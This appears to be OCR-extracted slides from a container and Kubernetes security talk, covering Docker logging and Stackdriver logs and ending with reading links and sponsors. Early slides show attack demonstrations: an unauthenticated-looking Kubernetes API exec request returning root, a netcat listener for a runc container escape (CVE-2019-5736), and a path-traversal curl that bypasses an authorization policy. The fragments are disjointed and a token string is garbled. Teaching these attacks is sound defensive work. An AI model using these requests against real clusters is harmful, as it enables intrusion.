you must specify at least 1 of stdin, stdout, stderrGET /exec/default/nginx-5dbb4c75cd-lvlgf/nginx?command=id&input=0&output=1&tty=0 HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.12.10:6443
Origin: https://192.168.12.10:6443
Sec-WebSocket-Key: eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9eyJpc3Mi0iJrdWJlc5ldGVzL3NlcnPZVhY2NvdW50Iiwia3ViZXJuZXRLcy5pb9zZXJ2aWNlYWNb3VudC9uYW1lc3BhY2Ui0iJteW5hbWVzcGFjZSI
m
t1XmVvbmV0ZYMuqW8vc2Vvdml2ZW5iX201bn0vc2VicmV0l5hbWli0iJteW5hbWVzcGFj7S11c2VvLXRva2VvLWhneG1iTiwia3ViZV1uZYR1cy5pb9z7Y12aWN1YvN1b3VudC9z7Y12aWN1UWEiX201bn0ubmEt7ST6Tm15bmE+
Z
Q
nJ1wvKU0SFd00eQv11x3xctm2LMBDA1TA9LYyLk3Wd4o1t61NW9DTeeD00yDCSRRFXXtUQLKEamC-BB8WQyn-MuyMX1B4xKng6L9wnby018teB7V6mLWoQoBzdxVKImyFks7Pr9rnNa4d/z18v15Hscb_W1Yo4BsGdgrUgr7ZUbkEn
fwXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Sec-WebSocket-Version: 13
sec-websocket-protocol: v4.channel.k8s.io

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: XDbTyrdsp/HxFJlKdFBH8sjqqKE=
Sec-WebSocket-Protocol: v4.channel.k8s.io

# id=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
# "metadata": {}, "status": "Success"
#
```

- This is a Go implementation of CVE-2019-5736, a container escape for Docker. The exploit works by overwriting and executing the host systems runc binary from within the container



```
Activities Terminal Fri 00:24
nick@hostsystem: ~

File Edit View Search Terminal Help
nick@hostsystem:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
[

nick@hostsystem: ~
```

```
File Edit View Search Terminal Help
nick@hostsystem:~$
```

The bug

I set up a simple project with a web server and deployed it on Kubernetes. The web application had two endpoints `/public/` and `/secret/`. I added an authorization policy which tried to grant access to anything below `/public/`:

```
rules:  
- services: ["backend.fishy.svc.cluster.local"]  
  methods: ["GET"]  
  paths: ["/public/*"]
```

I then used standard **path traversal** from curl:

```
curl -vvvv --path-as-is "http://backend.fishy.svc.cluster.local:8081/public/..../secret/"
```

And was able to reach `/secret/`.

docker logs and events

```
student@debian:~$ docker run --name testlogs -d ubuntu sh -c "while true; do $(echo date); sleep 1; done"
5d607bf9ffbfca2616480f73b7fe0c65f4893b44fce64377096c7faee68fa7a2
student@debian:~$ date
Mon Oct  1 17:13:30 IST 2018
student@debian:~$ docker logs -f --until=2s testlogs
Mon Oct  1 11:43:29 UTC 2018
Mon Oct  1 11:43:30 UTC 2018
Mon Oct  1 11:43:31 UTC 2018
Mon Oct  1 11:43:32 UTC 2018
Mon Oct  1 11:43:33 UTC 2018
student@debian:~$ █
```

```
student@debian:~$ docker system events
2018-08-03T12:53:50.022044210+05:30 container exec_create: sh 36ccc104ec3876b8129db685b5affaa48b4dbfd5e5e4eff419ce3b2710b2c4f4 (execID=d151756bb56127f41d64de2
579a30c3fc581557f3f9abf8b949634f519215365, image=registry:2, name=registry)
2018-08-03T12:53:50.024137626+05:30 container exec_start: sh 36ccc104ec3876b8129db685b5affaa48b4dbfd5e5e4eff419ce3b2710b2c4f4 (execID=d151756bb56127f41d64de2
579a30c3fc581557f3f9abf8b949634f519215365, image=registry:2, name=registry)
█
```

Kubernetes centralised logs in stack driver

The screenshot shows the Google Stackdriver Logging interface. On the left, there's a sidebar with navigation links: 'Logs' (selected), 'Logs-based metrics', 'Exports', and 'Logs ingestion'. The main area has a search bar at the top with filters: 'GKE Container, uber-cool' (selected), 'All logs', 'Any log level', 'No limit', and 'Jump to now'. Below the search is a section titled 'Showing logs from all time (IST)' with a 'Download logs' and 'View Options' button. The log list displays several entries, with one entry expanded to show its detailed structure:


```
2019-02-14 19:36:21.373 IST github.com/GoogleCloudPlatform/k8s-stackdriver/event-exporter/watchers/watcher.go:50: Failed to list *v1.Event: Get https://10.19.240.1:443/api/v1/events?resourceVersion=0: dial tcp 10.19.240.1:443: i/o timeout

{
  insertId: "bo3lllpdpfro"
  labels: {...}
  logName: "projects/training-automation-stuff/logs/event-exporter"
  receiveTimestamp: "2019-02-14T14:06:26.976782336Z"
  resource: {...}
  severity: "ERROR"
  textPayload: "github.com/GoogleCloudPlatform/k8s-stackdriver/event-exporter/watchers/watcher.go:50: Failed to list *v1.Event: Get https://10.19.240.1:443/api/v1/events?resourceVersion=0: dial tcp 10.19.240.1:443: i/o timeout"
  timestamp: "2019-02-14T14:06:21.373887Z"
}
```

Below this expanded entry, there are several other log entries, each with a timestamp, log source, and severity level (e.g., ERROR, INFO). The log entries are color-coded by severity: orange for errors, blue for info, and green for warnings.

Want to explore more?

- [contained.af](#)
- Docker Security
- CIS Benchmarks Docker
- Understanding and Hardening Linux Containers
- Abusing Privileged and Unprivileged Linux Containers
- Container Security Notes
- Linux Container Security
- Docker Runtime Privileges and Capabilities
- Apparmor Security Profiles on Docker
- Seccomp Security Profiles on Docker
- Docker Labs Capabilities
- Practical SELinux and Containers
- Container Security Notes gist
- Containers and Operating systems morning paper gist
- Kubernetes Security Info
- Kubernetes Webinar series
- Kubernetes Network Policies



SPONSORS

Sponsorship packages for All Day DevOps are available. If your organization is interested, please contact us for details.


DIAMOND SPONSORS



sonatype



GOLD SPONSORS



COMMUNITY ADVOCATES AND VIEWING PARTY SPONSORS



Carnegie
Mellon
University
Software
Engineering
Institute



MEDIA SPONSORS



Thank You

Madhu Akula

[@madhuakula](#)

<https://appsecco.com>